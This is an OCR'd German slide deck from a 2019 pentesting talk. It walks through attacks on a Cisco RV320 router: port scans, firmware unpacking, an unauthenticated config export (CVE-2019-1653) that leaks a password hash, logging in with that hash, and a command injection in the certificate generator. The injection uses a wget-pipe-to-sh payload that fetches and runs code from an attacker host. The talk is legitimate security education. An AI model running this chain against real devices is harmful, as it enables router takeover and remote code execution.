Pentesting
in der Praxis

Jonas Lieb

24. Juni 2019

$ whoami

Jonas Lieb

Penetrationstester bei

RedTeam Pentesting

vorher: Physikstudent an der RWTH Aachen

RedTeam Pentesting

2004 gegründet

aus **Aachen**

11 Penetrationstester

Was ist ein Penetrationstest?

kontrollierter **Angriff**

gleiche Methoden wie die "Bösen"

festgelegter **Rahmen** ("Scope")


Vertrag

Vertrag

Angriff

Vertrag


Angriff



Dokumentation

Vertrag

Angriff



Dokumentation

Workshop

Beispiel: Cisco RV320 Router

Bild: www.cisco.com: Cisco RV320 Dual Gigabit WAN VPN Router

Small-Business-Router

4 × LAN + 2 × WAN

Gigabit

VPN-Unterstützung

2013 erschienen, bis 2023 unterstützt

Firmware Version v1.4.2.17 (Okt. 2017)
(beim Kunden installiert)

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
```

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

« Webinterface

TCP-Dienste auf LAN-Ports

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-04 15:51 CEST
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
MAC Address: 44:03:A7:A2:94:B2 (Cisco Systems)
Service Info: Host: local

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 108.85 seconds
```

« Webinterface

« Webinterface (intern)

TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
```

TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    linux (Firmware: 1)
8007/tcp open  http    Apache httpd
8008/tcp open  http
[...]

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```

TCP-Dienste auf WAN-Ports (Internet)

(nur v1.4.2.15, Aug. - Okt. 2017)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-17 18:16 CEST
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    linux (Firmware: 1)
8007/tcp open  http    Apache httpd
8008/tcp open  http
[...]

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 187.64 seconds
```

« Webinterface (intern)

Analyse der Firmware

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin
```

Analyse der Firmware

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin

DECIMAL    HEXADECIMAL  DESCRIPTION
--------------------------------------------------------------------------------
64         0x40         ELF, 64-bit MSB MIPS32 rel2 executable, MIPS, version 1 (SYSV)
5353552    0x51B050     Linux kernel version "2.6.32.13-Cavium-Octeon (root@paul-i7-pc)
                        (gcc version 4.3.3 (Cavium Networks Version: 2_0_0 build 99) )
                        #2 SMP Mon Oct 30 15:52"
5373352    0x51FDA8     gzip compressed data, maximum compression, from Unix,
                        last modified: 2017-10-30 07:27:56
5516080    0x542B30     CRC32 polynomial table, little endian
[...]
7143488    0x6D0040     gzip compressed data, maximum compression, from Unix,
                        last modified: 2017-10-30 07:52:30  ROOT-FS
[...]
29360128   0x1C00000    CramFS filesystem, big endian size 7122944 version 2  WEBANWENDUNG
                        sorted_dirs CRC 0x9E0F53FE, edition 0, 5815 blocks, 1854 files
```

Anwendung nach dem Entpacken

```
$ tree
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   ├── desktop1.html
[...]
```

Anwendung nach dem Entpacken

```
$ tree
.
├── cert-bin
│   └── certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
├── cgi-bin
│   ├── accesspoint.html
│   ├── addcifsbookmark.html
│   ├── adddesktopbookmark.html
│   ├── addservicesbookmark.html
│   ├── anti_arp.bat
│   ├── api -> ../../var/
│   ├── browser_error.html
│   ├── cifs -> singlecifs
│   ├── cifs-upload -> singlecifs
│   ├── climiterror.html
│   ├── compareDB -> single_cgi
│   ├── config_adv.exp
│   ├── config.exp
│   ├── config_mirror.exp
│   ├── desktop1.html
[...]
```

« URL: /cgi-bin/config.exp

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
```

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Passwort-Hash

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Passwort-Hash

066bae9070a9a95b3e03019db131cd40 = md5("cisco1964300002")

Curl 😉

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
[...]
```

« Passwort-Hash


066bae9070a9a95b3e03019db131cd40 = md5("cisco1964300002")


→ CVE-2019-1653

(Unauthenticated Configuration Export)


Anmeldevorgang im Zed Attack Proxy (ZAP)

Anmeldevorgang im Zed Attack Proxy (ZAP)





File Edit View Analyse Report Tools Import Online Help
Standard Mode
History
Search
Alerts
Requester
Output
Request
Response
Sites
Header: Text
Body: Table
POST https://192.168.10.1/cgi-bin/userLogin.cgi HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,de-DE;q=0.5,de;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 343
DNT: 1
Connection: keep-alive
Referer: https://192.168.10.1/
Cookie: mlap=RGVmYXVsdDA6Ojo6Y2lzY28=
Upgrade-Insecure-Requests: 1
Host: 192.168.10.1
Parameter Name
Value
login
true
portalname
CommonPortal
password_expired
0
auth_key
1964300002
auth_server_pw
Y2lzY28=
md5_old_pass
langName
ENGLISH,Deutsch,Espanol,Francais,Italiano
changelanguage
submitStatus
0
pdStrength
0
username
cisco
password
066bae9070a9a95b3e03019db131cd40
LanguageList
ENGLISH
current_password
new_password
re_new_password
Alerts 0 4 13 8
Current Scans 0 0 0 0 0 0 0 0


Zertifikatsgenerator




Reverse-Engineering mit Ghidra



```
// /usr/sbin/nk_confd_process, Funktion confd_cert_generate
sprintf(
    command,
    "openssl req -new -nodes -subj"
        "\'/C=%s/ST=%s/L=%s/O=%s/OU=%s/CN=%s/emailAddress=%s/\'"
        " -keyout%s%s.key -out %s%s.csr -newkey rsa:%s",
    countryName,
    stateOrProvinceName,
    locality,
    organization,
    organizationalUnit,
    commonName,
    emailAddress,
    "/etc/flash/ca/private/",
    &caIdStr,
    "/etc/flash/ca/certs/",
    &caIdStr,
    keyLength);

system(command);
```




```
openssl req -new -nodes -subj \
    '/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
    /CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
    /emailAddress=any@example.com/' [...]

openssl req -new -nodes -subj \
